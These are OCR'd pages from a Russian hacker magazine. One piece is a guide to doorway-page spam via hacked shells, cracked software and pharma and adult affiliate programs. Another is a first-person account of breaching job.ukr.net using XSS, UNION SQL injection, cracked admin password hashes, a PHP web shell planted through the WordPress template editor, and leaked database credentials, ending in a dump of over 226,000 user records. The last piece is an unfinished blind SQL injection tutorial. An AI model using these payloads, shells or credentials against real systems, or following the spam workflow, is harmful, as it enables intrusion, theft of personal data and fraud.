
А теперь мы вместе с тобой сделаем свой первый дор. Для примера возьмем уже упоминавшуюся выше виагру и найденные для нее кеи. Далее идем в Doorway Page Wizard (DPW), чтобы сгенерить дор (руководств к программе в инете очень много, поэтому описывать работу проги я не стану). Тут DPW запросит ссылку, по которой будет проходить редирект; ее ты сможешь взять в партнерке (обычно в разделе Links). После генерации дора заливаем полученное на взломанный пиаристый шелл и думаем, как спамить. Для этого ищем гостевые книги, форумы и любые скрипты в инете, где можно оставлять свои комментарии, для этого можно заюзать либо Agress Parser, либо парсер Гугла (например, http://yourguest.com.ru/test.php). Мы возьмем для примера второй. Итак, вводим в верхнее поле guestadd и нажимаем «Искать», он выведет список гостевух. Причем, если PR гостевой книги меньше четырех, можешь не принимать такой сайт во внимание (при ручном спаме). Такие гесты нужны тем, кто спамит тысячи гест сразу. Вообще, спамить вручную, конечно же, неэффективно. Выше я тебе уже советовал Хрумер. Также ты можешь поискать на SEO-форумах любой халявный автосабмиттер. Например, есть программа Stonediver MultiSubmitter (www.ougo.com/multisubmit/tests, с прилагающимся мануалом по проге от одного из известнейших сеошников — GreenWood'a: http://bloggreenwood.com/comments/759_0_1_0_C/). Ей тоже можно спамить, но прога очень тормозная и глючная. Еще могу порекомендовать SmartPoster. Он платный, но ничто не мешает тебе поискать кряк. Как видишь, в дорвеинге без приватного софта не обойтись. Надеюсь, что суть ты понял и купишь себе нужные проги (поверь, это того стоит :)).

ЗЛОКЛЮЧЕНИЕ

Перечитай еще раз внимательно все, что я тут понаписал, и еще внимательнее — врезку с интервью и начинай действовать прямо сейчас. Ведь как Новый год встретишь, так его и проведешь :). Да, и я надеюсь, что тебе хватит вечнозеленых президентов, для того чтобы отблагодарить меня ящиком-другим пива сразу после зимних праздников. С Новым годом, новоиспеченный оптимизитор!

Обзор партнерок, без которых не обойтись

Партнерские программы PPC:
www.umaxlogin.com — известнейшая PPC-партнерка, работающая с русскими веб-местерами. 75% от стоимости бида.
klikvip.com — PPC для буржуйского трафа, ежедневные выплаты.
www.CompactSEO.com — высокие биды, быстрые выплаты.
peakclick.com — еще одна PPC, хорошие биды (99%).
marketing.3fn.net — надежная PPC с еженедельными выплатами.
www.xmlcash.com — партнерка от Mauser'a. Платят каждую неделю, минималка — $5.
click-click.ru — русская PPC.
clickcashmoney.com — выкупают российский траф; выплаты раз в неделю в WebMoney; минимальная сумма выплат — $15.
www.searchfeed.com — здесь можно купить/продать рекламу. Крупная буржуйская PPC-партнерка.
Партнерские программы PPS (Pay-Per-Sell/Sign):
adultfriendfinder.com — $0,3 за регистрацию мужчины и $1,5 за регистрацию женщины плюс 50% от стоимости купленных ими услуг пожизненно.
rengodating.com — реселлер AdultFriendFinder, $2 за любую регистрацию.
stimul-media.com — русская PPS.
www.videoscash.com — конвертация адалтного или мусорного трафа.
www.adultcash.ru — конвертация адалтного трафа.
www.joebucks.com — партнерка, торгующая «травяными» препаратами.
rx-partners.biz — еще одна farmacy-партнерка (работающая с фармацевтикой). До 50% комиссии. Еженедельные выплаты в WebMoney, Fethard, Neteller, PayPal, Wire Transfer, Stormpay, Moneybookers, E-Gold, E-Passporte.
www.rxpayouts.com — еще одна farmacy-партнерка.
www.affiliatepharmacynetwork.com — партнерская программа по фармацевтике. Предоставляет для своих партнеров техническую помощь и на русском языке.
genbucks.com — партнерская программа по фармацевтике.
www.pharmamedics.com — партнерская программа по фармацевтике.
evapharmacy.biz — партнерская программа по фармацевтике. Комиссионные до 45%.
www.affiliatecube.com — разносторонняя партнерская программа по популярным темам в интернете.
shopxml.com — серьезная партнерка от Mauser'a по ювелирке, детоксам, чармсам, пирсингу и медицинским тестам.
affiliate.comfi.com — партнерка по продаже международных телефонных карточек (phone cards, telephone cards, calling cards).



Приватный дорген red.Button

Приватная спамилка

▷ info

Бид — цена за клик в PPC.
Фид — то место под твоим аккаунтом, куда переходит юзер с поисковика в PPC.

Интервью

Для того чтобы ты понял, как поднявшиеся люди рубят свои бабки, я представляю твоему вниманию интервью с одним из успешных сеошников — extrim. Понеслась :).

(Орфография и стилистика сохранены)

Mag (c):
Приветствую :).
extrim:
Привет.
Mag (c):
Как настроение?
extrim:
Наплывает потихоньку... Время сейчас хорошее :).
Mag (c):
О, это хорошо :), я тут хотел немного тебя попытать на тему дорвеевodства, ты как?
extrim:
Ммм... Пытай... Только небольно... :)
Mag (c):
Ок :). Как давно ты в теме? И как вообще пришел в SEO?
extrim:
В теме я сравнительно недавно... Даже, так сказать, новичок в мире SEO... В тему пришел чуть больше полугода назад: подвернулась ссылка на сайт какого-то сеошника... Там было полное описание примитивных доров с фри-прогой для генерации и немного советов начинающему дорвейщику... Решил прочесть...
Mag (c):
Вот как все просто :). Скажи, легко ли было начинать, какие встречались препятствия на пути и какие проги предпочитаешь для ведения биза?
extrim:
Не поверишь... Я, как ребенок, спал и видел тысячи долларов на счету WebMoney, но все круто обламывалось... В первый месяц я не заработал ни цента... Но, о боги, деньги пошли... за месяц я срубил 100 баков... Эти деньги и были для меня началом карьеры в CEO. Я купил дорген... у уважаемого мной Lezzvie (www.lezzvie.ru), тогда это был форум-генератор, ныне — red.Button... Автор не только помог мне настроить его, но и подсказал некоторые нюансы в CEO... Далее я накупил доменов и начал спамить... Спамил руками на высокопиаристые ресурсы :). Какие проги? Ну, как я уже сказал, дорген от Леззвия плюс самописная спамилка одного моего хорошего друга. И немного фантастики в виде высокопиаристых доменов... пробиться с новых доменов нереально.
Mag (c):
Ты думаешь, что нереально? А как же все эти рассказы про фарма-магазины и белую оптимизацию на фриварных хостингах?
extrim:
На новых доменах... Не, нереально... какой траст для них у поисковиков? Это, как левый человек подойдет к тебе на улице и попросит позвонить мобилу с камерой :). Фарма-магазины... реальная тема... но там опять же нужен очень хороший платящий фарма-траф, я пока не готов уйти с PPC на сайнапы... Фриварные хостинги... ну, как бы так сказать... да, доры вылезают... но не все... нужно уметь их искать... Я предпочитаю кушать хлеб с красной икрой в виде шеллов к трастовым доменам :(. Ах да, ты про белую оптимизацию... «Нет, мама, это фантастика». Фантастика в плане того, что нужно убить не меньше года, для того чтобы раскрутить белый проект хоть как-то... А тут через пару месяцев появится конкурент, который у тебя твой белый хлеб заберет... Я в это не верю.
Mag (c):
Интересно.... Расскажи, домены какого типа пользуются наибольшим трастом у Гугла и, как ты думаешь, какова судьба .edu в дальнейшем? Будут ли они еще пуще баниться? :)
extrim:
.edu уже отъездились... Гугл уже не доверяет им так... Раньше народ делал тысячи баксов в день с едух... Сейчас тема с ними практически померла... Какого типа? Старые-старые домены с хорошим пр... и еще одно маленькое но (о нем не так хочется говорить...).
Mag (c):
Но нашим многоуважаемым читателям ты сможешь об этом но сказать? :)
extrim:
Понимаешь, алгоритмы меняются... Нужно просто следить и анализировать... Тупо клепать доры и спамить их — с этого много не заработаешь... Тут все до мелочей: имя, возраст, страна...
Mag (c):
Ясно, подробности своего биза никто не хочет палить :). Ну, надеюсь, и этой инфы будет достаточно. Скажи, а легко ли вообще добывать пиаристые домены, куда можно лить доры?
extrim:
Легко... по крайней мере, мне... Я не покупаю ничего... Я все делаю сам... Домен — дор — спам. Эксплойтами живет и процветает наша страна :(.
Mag (c):
А в какой области ты сам крутишься? Фарма, адалт? Спали несколько хороших кеев.
extrim:
Начинал с адалта... Сейчас на фарме... tramadol, viagra, cialis :).
Mag (c):
Спасибо за ответы :). И еще, если не секрет, сколько ты сейчас зарабатываешь в месяц?
extrim:
Пока что 3к вялых енотов :).
Mag (c):
Думаю, это будет хороший стимул для наших читателей. Не смею больше тебя задерживать, огромный респект за интервью! :)
extrim:
Надеюсь, это интервью поможет паре дорвейщиков. Только не школьников-пятиклассников :). Дети, таблетки — это не игрушки!
Mag (c):
Я тоже на это надеюсь :).



АЛЕКСАНДР «LAMAREZ» ЕРЕМЕНКО
/ UAXAKEP@GMAIL.COM /

UKR.NET ПОД ХАКЕРСКИМ КОЛПАКОМ

ВЗЛОМ КРУПНОГО ИНТЕРНЕТ-ХОЛДИНГА


Какое-то время назад я прочитал пафосную статью, в которой были названы крупнейшие интернет-холдинги Украины. В список входили такие конторы, как «Спутник-медиа» (известный в народе как Bigmir), «Укрнет» (ukr.net), oboz.ua (знакомый в первую очередь благодаря своей интернет-газете «Обозреватель»), а также «РБК-Украина» (rbc.ua, utro.ua). Все бы ничего, но в августовском номере «Хакера» была статья, посвященная взлому «Бигмира», которая не оставила меня равнодушным, вдохновив на «подвиг». «Чем я хуже?» — подумал я и стал быстро разрабатывать план внедрения во второй по счету холдинг ukr.net.

НА СТАРТ, ВНИМАНИЕ, МАРШ!

Ущерб от взлома крупных холдинговых компаний оценивается в миллионы, а то и в десятки миллионов баксов (как это было с «Бигмиром»). Поэтому хачить подобные организации — довольно рискованное занятие, ведь зачастую такие конторы не экономят на сисадминах, кодерах и, самое главное, юристах.

Ладно, я не стану грузить тебя нотациями и перейду непосредственно к описанию взлома. Но вначале скажу, что, ломая что-либо, я (да и вряд ли один я :)) всегда обращаюсь за помощью к Гуглу. И этот раз не стал исключением... Итак, я залез в мой любимый поисковик и вбил нехитрый запрос «site: ukr.net». Получив огромное количество страниц, я приступил к поиску интересных ответов. Сперва мой взор упал на сайт globe.ukr.net, но эксперименты с его контентом ничего не дали. Единственной победой была бесполезная XSS (http://globe.ukr.net/_data_handler.aspx?callback=<h1>test</test>'_fillCountries&cnt=countries_mainpage). Посмотрев несколько других сайтов от ukr.net, я нашел еще одну банальную XSS на paycard.ukr.net (проект специально заточен под статистику трафика неудачников-диалапщиков). URL выглядел примерно так:

```
http://paycard.ukr.net:8080/pls/abs/web_un.show?page_name=<script>alert('lol');</script>&logname=&chksum=
```


Наглядный процесс брута хэшей



Главная страница пораженного портала

Но меня не интересовали XSS, я хотел найти что-то более серьезное, вроде SQL-инъекции или инклуда. А потому я вернулся в Гугл и сделал свой запрос более навороченным: «filetype:php site:ukr.net inurl:id=», что в переводе на русский означало: «Иди туда, не знаю куда, принеси то, не знаю что». Шутка. А если серьезно, перевод был следующим: «Найти все ссылки в файлах с расширением php во всех доменах *.ukr.net, в которых встречается фраза 'id='».

Удача не заставила себя ждать. В глаза практически сразу бросился линк http://job.ukr.net/viewres/view_IDres.php?rid=450717. Посмотрев на эту страницу повнимательнее, я догадался, что тут может быть SQL-инъект. Но сразу рваться в бой я не стал, а лишь попробовал добавить к запросу «'». К моему удивлению, сервер в ответ ничего не выдал. Это означало, что либо скрипт беспощадно фильтровал значение переменной rid, либо вывод ошибок был отключен.

Но я не отчаивался — главное было зацепиться. Я подставил в переменную rid значение 450717+AND+1=1/* (что всегда означает логическое true) и сравнил с результатом значения 450717+AND+1=2/* (что всегда означает логическое false). Причем в первом случае ответ был идентичен оригиналу (http://job.ukr.net/viewres/view_IDres.php?rid=450717). Это доказывало факт наличия инъекции.

Сразу же после моего очередного открытия я приступил к подбору числа колонок. Ситуацию омрачал тот факт, что вывод ошибок был отключен. Таким образом, пришлось все делать вручную, а не с помощью скриптов.

Через несколько минут я получил то, что хотел, — колонок оказалось значительное количество, аж 37 штук. Конечный URL выглядел так:

```
http://job.ukr.net/viewres/view_IDres.php?rid=-
1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,3
2,33,34,35,36,37/*
```

К счастью, вывод данных присутствовал, и я мог получить все значения таблиц. Первое, что я попробовал сделать, — это вывести поля с mysql.user, но обломался — доступа не было.

Подставив на место 19-й колонки конструкцию «concat_ws(char(59),version(),user())», я узнал, что функция version() возвратила значение 5.0.24a (версия MySQL), а функция user() вернула jobuser@host15 (имя пользователя MySQL).

ЛЮБИМЫЙ MYSQL5

Так как СУБД была из пятой ветки, я мог вывести информацию из таблички INFORMATION_SCHEMA, а это значило, что мне не придется подбирать название таблиц/колонок. А это уже очень круто!

Итак, уже через 5 минут у меня был огромный список таблиц (состоящий из 225 штук). Быстро просмотрев его, я обратил внимание только на три: members, wp2_users, wp_users. Но для уверенности, что в таблицах содержатся конфиденциальные данные юзеров, я инжектировал следующий запрос:

```
SELECT table_name FROM information_schema.columns WHERE
information_schema.columns.column_name LIKE '%pass%';
```

В ответ на этот финт мне вывелись все те же таблицы (их полный список ты можешь найти на нашем DVD), что не могло не радовать. Исходя из названий некоторых табличек (wp2_users, wp_users), можно было догадаться, что это WordPress (далее WP).

Чуть позже я узнал названия колонок обоих таблиц. Получив данные из wp2_users и wp_users, я обратил внимание на даты регистраций (в wp2_users — шесть юзеров, wp_users — восемь) и понял, что wp2_users содержала более новые регистрации, в связи с чем хэши из нее и полетели в любимый PasswordsPro.

Спустя 2-3 минуты после старта брута я расшифровал ровно половину хэшей:

```
login:md5(pass):pass
dron:698d51a19d8a121ce581499d7b701668:111
prach:61731aee5b7b352ccd9b75cdb5d0d081:prach
cover:7694f4a66316e53c8cdd9d9954bd611d:q
```

Вот такие смешные пароли ставят админы на таких огромных сайтах, как ukr.net.

Сам движок WP висел на http://job.ukr.net/news. Получив реальные пароли, я пошел в атаку. Панель администрирования располагалась по адресу http://job.ukr.net/news/wp-login.php, куда я и направил свой браузер.

НА ПОЛПУТИ К УСПЕХУ

Так я стал админом! Теперь я мог создавать, редактировать и удалять новости, но мне этого было мало. Как известно, в WP без труда можно получить шелл с помощью редактора шаблонов, переписав PHP-файл, входящий в состав шаблона. Это я и сделал. Как? Сейчас объясню.


Сначала я вписал в index_.php (так назывался имеющийся в движке PHP-файл) стандартный однострочный шелл типа:

```
<?if(isset($_GET['cmd']){system($_GET['cmd']);}?>,
```


Затем зашел по урлу http://job.ukr.net/news/wp-content/themes/simpla1/index_.php?cmd=id, но, к своему сожалению, не получил никакого результата :(.

Но я не отчаялся, а решил залить полноценный многофункциональный шелл, работающий через opendir(). На удивление, получилось, и передо мной предстал список файлов, данные о системе и... предательский safe_mod :(. Из-за него мои права были сильно урезаны, и потому я не получил никаких привилегий в системе. Мне даже не удавалось прочитать /etc/passwd, что очень огорчало.

Не падая духом, я начал искать конфиги — это, несмотря на safe_mod, я мог делать. Прочитав /var/www/job/config.php, я увидел логин/пароль от БД:



Контент в удобочитаемом формате



RST-MySQL. Без комментариев



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

СОДЕРЖИМОЕ /VAR/WWW/JOB/CONFIG.PHP

```
<?php
      // Database connection
      $db_host = "localhost";
      $db_name = "ajob";
      $db_login = "akella";
      $db_pass = "alleka";
#     echo 'bebebe';
      // Establishment
      $db_link = mysql_connect(
              $db_host,$db_login,$db_pass);
      $db_selected = mysql_select_db(
              $db_name, $db_link);


      // Disable errors
      error_reporting(
              E_ALL ^ E_WARNING ^ E_NOTICE);

      // Inclusion path
#     ini_set('include_path',
              '/var/www/ukr.net');
?>
```

Я тут же попробовал приконнектиться к БД следующим линком:

```
http://job.ukr.net/news/wp-content/themes/
simpla1/sqldump.php?s=y&login=akella&passwd=
akella&server=localhost&port=3306
```

Список табличек в уязвимой базе :)



Но, как назло, логин и пасс не подходили. И мне предстояло выяснить почему. Для исправления ситуации, я решил посмотреть другой конфиг — /var/www/job/news/config.php, но и там пароля не оказалось. Но внимательнее посмотрев, я обнаружил, что он инклудил в себе третий конфиг:

СОДЕРЖИМОЕ /VAR/WWW/JOB/CLASSES/MYSQL.CONFIG.PHP

```
<?php

class mysql_ini{
      var $host = "10.60.20.12";
      //var $host = "localhost";
      var $db="job_news";
      var $login = "newsmast";
#     var $user = "jobuser";
      var $pass = "rbtdl;j,";
}

?>
```

Здесь мне повезло — в конфиге оказались реальные логин/пароль от БД. Надо отметить, что этот конфиг распространялся на все сервисы домена job.ukr.net.
Я прицепился к СУБД линком:

```
http://job.ukr.net/news/wp-content/themes/
simpla1/sqldump.php?s=y&login=jobuser&passwd
=rbtdl;j,&server=10.60.20.12&port=3306&db=aj
ob&tbl=members&limit_start=0&limit_count=5
```

Затем слил базу с юзерами — members (226131 юзеров) и базу работодателей — agency (~550 юзеров), после чего благополучно удалился :).

HAPPY END

Всю следующую ночь меня мучили кошмары, будто я сижу в СИЗО и подвергаюсь ежедневным пыткам. Проснувшись утром в холодном поту, я набрался смелости и позвонил в техподдержку ukr.net, чтобы сообщить им, что безопасность их ресурсов оставляет желать лучшего. Как и прогнозировалось, уже назавтра баг прикрыли, а мои шеллы удалили.
Я не поленился и снова залил шелл через админку (благо пароли остались прежними :)). Но обломался — WP переустановили в другую папку, а администратор усилил настройки Apache. Файлы http://job.ukr.net уже находились в /var/www/job/, а http://job.ukr.net — в /var/www/jobnews. Поскольку все базы мирно покоились на моем винте, я не стал заново раскручивать баг, оставив ситуацию на совести админов.

ТИМУР

ИРЕНА ПОНАРОШКУ


ЯРОСЛАВ АЛЕКСАНДРОВИЧ

ПОДРОБНОСТИ НА MTV.RU





- ТЕПЕРЬ ОНО



ИЩИ В МАГАЗИНАХ ТВОЕ ПО ВСЕЙ СТРАНЕ

РЕКЛАМА

Лицензия №11117 от 26.01.07. срок действия до 10.02.2012
Свидетельство СМИ Эл №77-8370 от 03.11.03



ЕВГЕНИЙ «GEMAGLABIN» МИНАЕВ
/ GEMAGLABIN@ANTICHAT.RU /

ИНЪЕКЦИИ ВСЛЕПУЮ

ЭКЗОТИЧЕСКОЕ ИНЖЕКТИРОВАНИЕ ГРУБЫМ МЕТОДОМ

При проведении атаки вида SQL-injection далеко не всегда помогает оператор UNION. В этом случае единственный способ получения информации из таблиц БД — посимвольный перебор данных. Надо сказать, что этот способ является одинаково эффективным и универсальным для всех SQL-операторов. Чтобы ты не сомневался в моей правоте, я прямо сейчас на примере конкретных запросов покажу, как быстро и грамотно осуществляется перебор с дальнейшим получением ценной информации.


ТАКИЕ НЕЗАМЕТНЫЕ ИНЪЕКЦИИ

Не всегда при проведении SQL-инъекций можно воспользоваться оператором UNION, и тогда единственный способ получить ценную информацию из таблиц — посимвольный перебор данных. Да, метод грубый, но зато универсальный для всех SQL-операторов, будь то UPDATE, SET, DELETE или INSERT. Ведь даже после модификации данных, поступивших в таблицу, результат нас не всегда будет устраивать ввиду ее неидеальной структуры. Разъясню некоторые теоретические азы MySQL. А если ты их уже постиг — очень хорошо, повторение — мать учения.

ПОЛЕЗНЫЕ ФУНКЦИИ MYSQL

Рассмотрим ряд функций, которые упрощают жизнь как программисту, составляющему запросы в скриптах, так и хакеру, который ищет изъяны в таких запросах :). Давай условимся, что для простоты восприятия в качестве примеров я буду публиковать запросы в чистом виде, а после стрелочки (->) указывать результат их выполнения.

1. ASCII(STRING) — очень простая функция: она возвращает числовое значение первого символа строки или ноль, в случае если строка является пустой. Ввиду ограниченности типа STRING функция возвращает число в



sql dumper

sql tools

диапазоне от 0 до 255. Например:

```
SELECT ASCII(1) -> 49
SELECT ASCII('1') -> 49
SELECT ASCII('a') -> 97
SELECT ASCII('aa') -> 97
```

2. ORD(STRING) — возвращает код первого символа строки-аргумента.

```
SELECT ORD(1) -> 49
SELECT ORD('1') -> 49
SELECT ORD('a') -> 97
SELECT ORD('aa') -> 97
```

3. BETWEEN MIN AND MAX. Если выражение больше или равно MIN и меньше или равно MAX, то BETWEEN() возвратит 1, иначе результат будет нулевым. Если все элементы однотипны (и, к примеру, имеют числовой тип), то сравнительный запрос сводится к выражению «MIN <= QUERY AND QUERY <= MAX». Примечательно, но до MySQL 4.0.5 в результате сравнения неоднотипных данных получается следующее:

```
SELECT 5 BETWEEN  1  AND  6  -> 1
SELECT 5 BETWEEN '1' AND '6' -> 1
SELECT 5 BETWEEN  1  AND  4  -> 0
SELECT 5 BETWEEN '1' AND '4' -> 0
```

То есть MySQL пытается сделать тип общим! Это нам только на руку. Почему? Терпение, мой друг, узнаешь чуть позже :).

4. IN(VALUE1, VALUE2) — возвращает 1, если запрос равен одному из значений, лежащих в IN(). В противном случае вернет 0. Если все значения являются константами, они чувствительны к регистру и обрабатываются в соответствии с типом запроса, а затем сортируются методом бинарных деревьев. То есть запрос выполнится максимально быстро, если все переменные однотипны.

```
SELECT 1 IN (2,3,4,5,1) -> 1
SELECT 1 IN (2,3,4,5,'1') -> 1
SELECT 1 IN (2,3,4,5,0) -> 0
SELECT 1 IN (2,3,4,5,'0') -> 0
```

5. LOWER(STRING) — приводит строку к нижнему регистру в соответствии с текущим набором символов (по умолчанию ISO-8859-1).

```
SELECT LOWER('ITDEFENCE') -> itdefence
SELECT LOWER('ITDEFeNCE') -> itdefence
SELECT LOWER('itdefence') -> itdefence
SELECT LOWER(123) -> 123
```

6. SUBSTRING(STRING,POSITION,LENGTH) — копирует подстроку из строки STRING с позиции POSITION длиной LENGTH.

```
SELECT SUBSTRING('itdefence',4) -> efence
SELECT SUBSTRING('itdefence' FROM 4) -> efence
SELECT SUBSTRING('itdefence',4,2) -> ef
SELECT SUBSTRING('itdefence',1,2) -> it
```

7. SUBSTRING_INDEX(STRING,DELIMITER,LENGTH) — возвращает подстроку строки STRING до позиции LENGTH после разделителя DELIMITER. Если значение LENGTH положительное, возвращается все, что лежит слева от DELIMITER, если отрицательное — все, что справа.

```
SELECT SUBSTRING_INDEX('itdefence.ru', '.' ,2) ->
itdefence.ru
SELECT SUBSTRING_INDEX('itdefence.ru','.',-1) -> ru
SELECT SUBSTRING_INDEX('itdefence.ru','.',1) ->
itdefence
```

8. BENCHMARK (COUNT,FUNCTION) — выполняет COUNT раз функцию FUNCTION, создана для тестирования запросов на предмет загрузки сервера.

```
SELECT BENCHMARK(31337,ENCODE('skvoz','noy'))
```

Подзапросы, с чем их едят

Нередко для проведения SQL-атак тебе может понадобиться помощь вложенных подзапросов. Чтобы понять, как они устроены, я в качестве примера рассмотрю MySQL v. > 4.1. Именно с этой версии поддерживаются все формы подзапросов, которых требует стандарт SQL. Подзапрос можно вкладывать в родительский запрос (или даже подзапрос), предварительно обрамив его скобами:

